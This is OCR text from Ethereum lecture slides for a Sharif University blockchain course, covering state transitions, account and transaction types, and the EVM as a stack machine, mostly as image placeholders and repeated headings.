
ethereum

Blockchain Principles and Applications
Sharif University of Technology
Spring 2025

Story so far …


- State Transition Machine
- Etherume 1.0 & 2.0
- Fee (Gas)



State Transition


only EOA starts transaction

- Account Types
  - Externally Owned Account (EOA)
  - Contract Account (CA)




State Transition

- Account Types
- Transaction Types
  - contract creation
  - message call




State Transition

- Account Types
- Transaction Types
- Message Types




EVM

- Stack-based machine
  - Architecture




EVM

- Stack-based machine
  - Architecture
  - Execution




EVM

- Stack-based machine
  - Architecture
  - Execution




EVM

- Stack-based machine
- Message Call



EVM

- Stack-based machine
- Message Call



EVM

